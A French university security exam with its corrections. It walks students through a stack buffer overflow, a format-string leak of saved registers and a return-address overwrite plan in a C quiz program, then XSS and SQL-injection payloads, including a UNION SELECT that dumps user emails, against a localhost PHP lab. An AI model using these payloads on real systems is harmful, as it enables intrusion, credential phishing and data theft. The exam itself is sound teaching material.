Université de Perpignan Année 2025
Licence 3 Informatique C. Negre

Contrôle Continu

Sécurité Informatique

Exercice 1. On considère le code `quizz.c` qui implémente un jeu de quizz de culture générale. Une série de 5 questions sont posées et le score du joueur augmente de 10 si il répond correctement aux 5 questions. Vous avez ci-dessous la fonction `ask_questions` qui pose 5 questions aléatoirement. L'exécutable `quizz` a été compilé avec les options `-g -fno-stack-protector -no-pie`.

```
int ask_questions() {
  int i=0;
  int correct=0;
  char asw[30];
  int k;

  while( i < n )
    {
      k=rand()% NQ;
      printf("%s\n",questions[k]);
      printf("answer:");
      gets(asw);
      if( strcmp(correct_answers[k],asw) == 0 )
        {
          printf("Yes! good answer:");
          correct++;
        }
      else
        {
          printf(asw);
          printf("is not correct!");
          printf("the answer was : '%s'\n",correct_aswers[k]);
        }
    }
  return(correct);
}
```

1. Analysez l'exécutable `quizz` et expliquez comment sont organisées en mémoire les variables locales de la fonction `ask_questions`.
2. Proposez un débordement (uniquement sur les variables locales de la fonction `ask_questions`) qui vous assure que les réponses soit considérées comme correctes à au moins 4 questions sur les 5 premières questions et à toutes les questions pour tous les groupes de 5 questions qui suivent.
3. Expliquez comment connaître les valeurs de SavedRIP et SavedRBP.
4. Expliquez (sans faire vous même l'exploit) comment revenir après l'appel à `ask_questions` directement sur l'instruction `score+=10` du `main`, tout en s'assurant que la base de la pile soit valide.

Correction. 1. On analyse le début code assembleur de la fonction `ask_questions` avec `gdb`, jusqu'à l'appel à `gets`:

```
   0x0000000000401216 <+0>:     endbr64
   0x000000000040121a <+4>:     push   rbp
   0x000000000040121b <+5>:     mov    rbp,rsp
   0x000000000040121e <+8>:     sub    rsp,0x20
   0x0000000000401222 <+12>:    mov    DWORD PTR [rbp-0x4],0x0  //i
   0x0000000000401229 <+19>:    mov    DWORD PTR [rbp-0x8],0x0  //correct
   0x0000000000401230 <+26>:    jmp    0x401311 <ask_questions+251>
   0x0000000000401235 <+31>:    call   0x401120 <rand@plt>
   0x000000000040123a <+36>:    and    eax,0x3f
   0x000000000040123d <+39>:    mov    DWORD PTR [rbp-0xc],eax // affecte retour de rand & 0x3f
   0x0000000000401240 <+42>:    mov    eax,DWORD PTR [rbp-0xc]
   0x0000000000401243 <+45>:    cdqe
   0x0000000000401245 <+47>:    lea    rdx,[rax*8+0x0]
   0x000000000040124d <+55>:    lea    rax,[rip+0x3e2c]        # 0x405080 <questions>
   0x0000000000401254 <+62>:    mov    rax,QWORD PTR [rdx+rax*1]
   0x0000000000401258 <+66>:    mov    rdi,rax
   0x000000000040125b <+69>:    call   0x4010b0 <puts@plt>
   0x0000000000401260 <+74>:    lea    rdi,[rip+0x1b0a]        # 0x402d71
   0x0000000000401267 <+81>:    mov    eax,0x0
   0x000000000040126c <+86>:    call   0x4010c0 <printf@plt>
   0x0000000000401271 <+91>:    lea    rax,[rbp-0x20]  // tableau asw
   0x0000000000401275 <+95>:    mov    rdi,rax
   0x0000000000401278 <+98>:    mov    eax,0x0
   0x000000000040127d <+103>:   call   0x401110 <gets@plt>

   ....
   ....
```

On en déduit que:

- i est à la place `rbp-4`
- *correct* est à la place `rbp-8`
- k est à la place `rbp-12`
- `asw` commence à `rbp-32`

2. On peut faire un débordement de tampon pour fixer la valeur de k (la question apparente est celle tirée aléatoirement, mais lors de la vérification, c'est le k modifié qui sera utilisé). Il faut remplir le tableau `asw` de 32 caractères et puis mettre un `'\0'` pour avoir `k=0` ou un `'!'` pour avoir `k=33`. Ensuite il faut repondre à la question.


3. Pour connaître les valeurs de SavedRIP et SavedRBP, il suffit d'utiliser le printf(asw), et d'insérer une chaine de format du type `"%lx%lx...%lx"`, assez longue (nombre de registre + 48/8 $\sim$ 12). On voit apparaitre les code ascii `25,6C,78` des caractères `%lx` et à la suite on verra rbp et rip.

```
christophe@cnegre-OptiPlex-990:~/Desktop/TempCode/Securite/2024-2025/CT$ ./a.out
0x7ffda9145ec7
We will ask you a batch of  5 questions. Try to give correct answers
What is the largest mammal in the world?
answer:%lx%lx%lx%lx%lx%lx%lx%lx%lx%lx-%lx-%lx-%lx-%lx
2070402c446796c25786c25786c2525786c25786c2578786c25786c25786c252d786c25786c25252d786c252d786c-7
Do you want to play another time  ? (O/N):
```


Dans l'exemple ci-dessus `7ffda9145ed` est la valeur de SavedRBP et `401386` est la valeur de SavedRIP.

4. Rapidement: il faut
   - faire un débordement de tampon afin de changer savedrip en la nouvelle valeur. On s'assure que la valeur de i reste ¿ 0 (on met par exemple '!!!!').
   - L'indice i devient un entier très grand. On fait un seconde débordment pour mettre un 0 à l'octet de poids for de SavedRBP.
   - On fait un troisieme débordment pour mettre les autres octets de SavdRBP (on suppose qu'il y 6 octets non nuls, sinon il faut pour chaque octet nul faire un débordement).
   - Ensuite on fait 4 débordement pour mettre octet par octet la valeur de i à 0.

Exercice 2. Sur la machine virtuelle vous devez mettre les fichiers dans le répertoire `web` qui se trouve sur le bureau. On considère la page web `http:/localhost/web/page-image.php?user=Alice` qui affiche les images de l'utilisteur Alice et des commentaires des autres utilisateurs. Vous avez un aperçu ci-dessous




1. Expliquez comment faire apparaître une fenêtre de type alert dans la page.
2. Expliquez comment faire apparaître un élément qui demande de rerentrer un mot de passe et de le transmettre via un bouton de soumission.



Notez que vous pouvez utiliser le style `.alerte` déjà présent dans cette page pour cet exploit.

3. Expliquez comment rentrez un commentaire avec un login invalide. Expliquez ce qui sera affiché sur la page suite à cet exploit.

4. On considère maintenant la page web `http:/localhost/web/liste-commentaires.php` qui permet de lister tous les commentaires postés par un des utilisateurs. Vous avez un aperçu ci-dessous:




Expliquez comment afficher la liste des emails de tous les utilisateurs à la place des commentaires.

Correction. 1. Il suffit de rentrer `<script> alert('Youhou') </script>`.

2. Il faut rentrer un code javascript qui permet d'ajouter un élément div au document. On lui affecte la classe `alerte`. Ensuite on crée deux inputs: un pour le texte, et un pour le bouton. Ca donne le résultat voulu.

3. Il faut rendre valide l'entrée en ajoutant un OR '1'='1' après le login invalide afin de forcer. Par exemple on rentre: `XXX' OR '1'='1` dans le login et 'ha ha ha ha' dans le message on obtient:



Ce que l'on remarque c'est que c'est Alice à qui est attribué le message: lorsque l'on insère le commentaire, la requete `SELECT * FROM Users WHERE Users.login='$login'` donnera tous les utilisateurss à cause du 1=1. Et ensuite on fait


```
$ligne=mysqli_fetch_array( $result1 );
```

pour avoir l'id du user qui a rentré le commentaire, donc ici ca sera le premier id de la table user c'est à dire 0 celui d'Alice!

4. Il faut que le login soit non valide de façon à ce qu'aucun commentaire ne soit affiché et faire une Union pour sélectionner une autre base:

```
baba' UNION SELECT email,'2025-04-17' FROM Users WHERE '1'='1
```

qui donne:


Mozilla Firefox
localhost/web/liste-commen
localhost/web/liste-commentaires.php?user=baba'+UN
Liste des commentaires
Login :
Envoyer
4 commentaires trouvés pour baba' UNION SELECT email,'2025-04-17' FROM Users WHERE '1'='1
2025-04-17 : alice@gigle.com
2025-04-17 : bob@youpi.com
2025-04-17 : luke@underwater.com
2025-04-17 : anna@sun.com